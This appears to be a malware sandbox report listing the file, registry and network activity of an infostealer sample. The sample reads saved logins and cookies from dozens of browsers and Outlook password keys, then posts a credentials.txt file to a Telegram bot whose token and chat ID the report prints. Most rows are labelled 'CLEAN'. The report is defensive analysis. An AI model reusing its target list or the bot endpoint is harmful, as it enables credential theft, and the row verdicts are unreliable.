C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe.Config	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\360Chrome\Chrome\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Comodo\IceDragon\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\VERSION.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data	Accessed File	Access	CLEAN
C:\Windows\system32\apphelp.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\GDI32.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\360Chrome\Chrome\User Data\Cookies	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\combase.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Vivaldi\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\ADVAPI32.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data\Cookies	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\SspiCli.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\ole32.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\USER32.dll	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\MSVCR120_CLR0400.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\ntdll.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chedot\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data\Login Data	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Comodo\Dragon\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Kometa\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Cookies	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\SHLWAPI.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Google\Chrome\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Comodo\Dragon\User Data\Login Data	Accessed File	Access	CLEAN
System Paging File	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Thunderbird\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\psapi.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Moonchild Productions\Pale Moon\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Coowon\Coowon\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable\Web Data	Accessed File	Access	CLEAN
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Waterfox\Profiles	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\NETGATE Technologies\BlackHawK\Profiles	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\MSCOREE.DLL	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\BraveSoftware\Brave-Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CentBrowser\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Login Data	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Kometa\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	Dropped File, Accessed File	Access, Create, Delete, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\K-Meleon\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Coowon\Coowon\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Cookies	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll	Accessed File	Access	CLEAN
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Elements Browser\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\8pecxstudios\Cyberfox\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Amigo\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Vivaldi\User Data\Cookies	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\counters.dat	Modified File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\MSVBVM60.DLL	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\bcryptPrimitives.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Mozilla\Firefox\Profiles	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\uCozMedia\Uran\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Kometa\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\sechost.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Edge\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CocCoc\Browser\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Comodo\Dragon\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\QIP Surf\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Coowon\Coowon\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Sputnik\Sputnik\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\CatalinaGroup\Citrio\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Orbitum\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\360Chrome\Chrome\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Opera Software\Opera Stable\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\360Chrome\Chrome\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Windows\SYSTEM32\KERNEL32.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Epic Privacy Browser\User Data\Cookies	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Iridium\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\7Star\7Star\User Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Vivaldi\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\liebao\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Torch\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Yandex\YandexBrowser\User Data\Default\Login Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\MapleStudio\ChromePlus\User Data\Web Data	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Chromium\User Data\Cookies	Accessed File	Access	CLEAN

Reduced dataset

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendMessage	-	149.154.167.220	-	POST	SUSPICIOUS
https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269002131&caption=credentials.txt:::XC64ZB\RDhJ0CNFevzX	-	149.154.167.220	-	POST	SUSPICIOUS

Domain

Domain	IP Address	Country	Protocols	Verdict
api.telegram.org	149.154.167.220	-	TCP, HTTPS, DNS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
149.154.167.220	api.telegram.org	United Kingdom	TCP, HTTPS, DNS	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
-	access	msbuild.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTP User	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\VB and VBA Program Settings\Settings\GetCOOKIESreg	read, access, write	msbuild.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTP Server URL	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\VBA\Monitors	access	msbuild.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Email Address	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings\GetCOOKIESreg	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Server	read, access	applaunch.exe	CLEAN
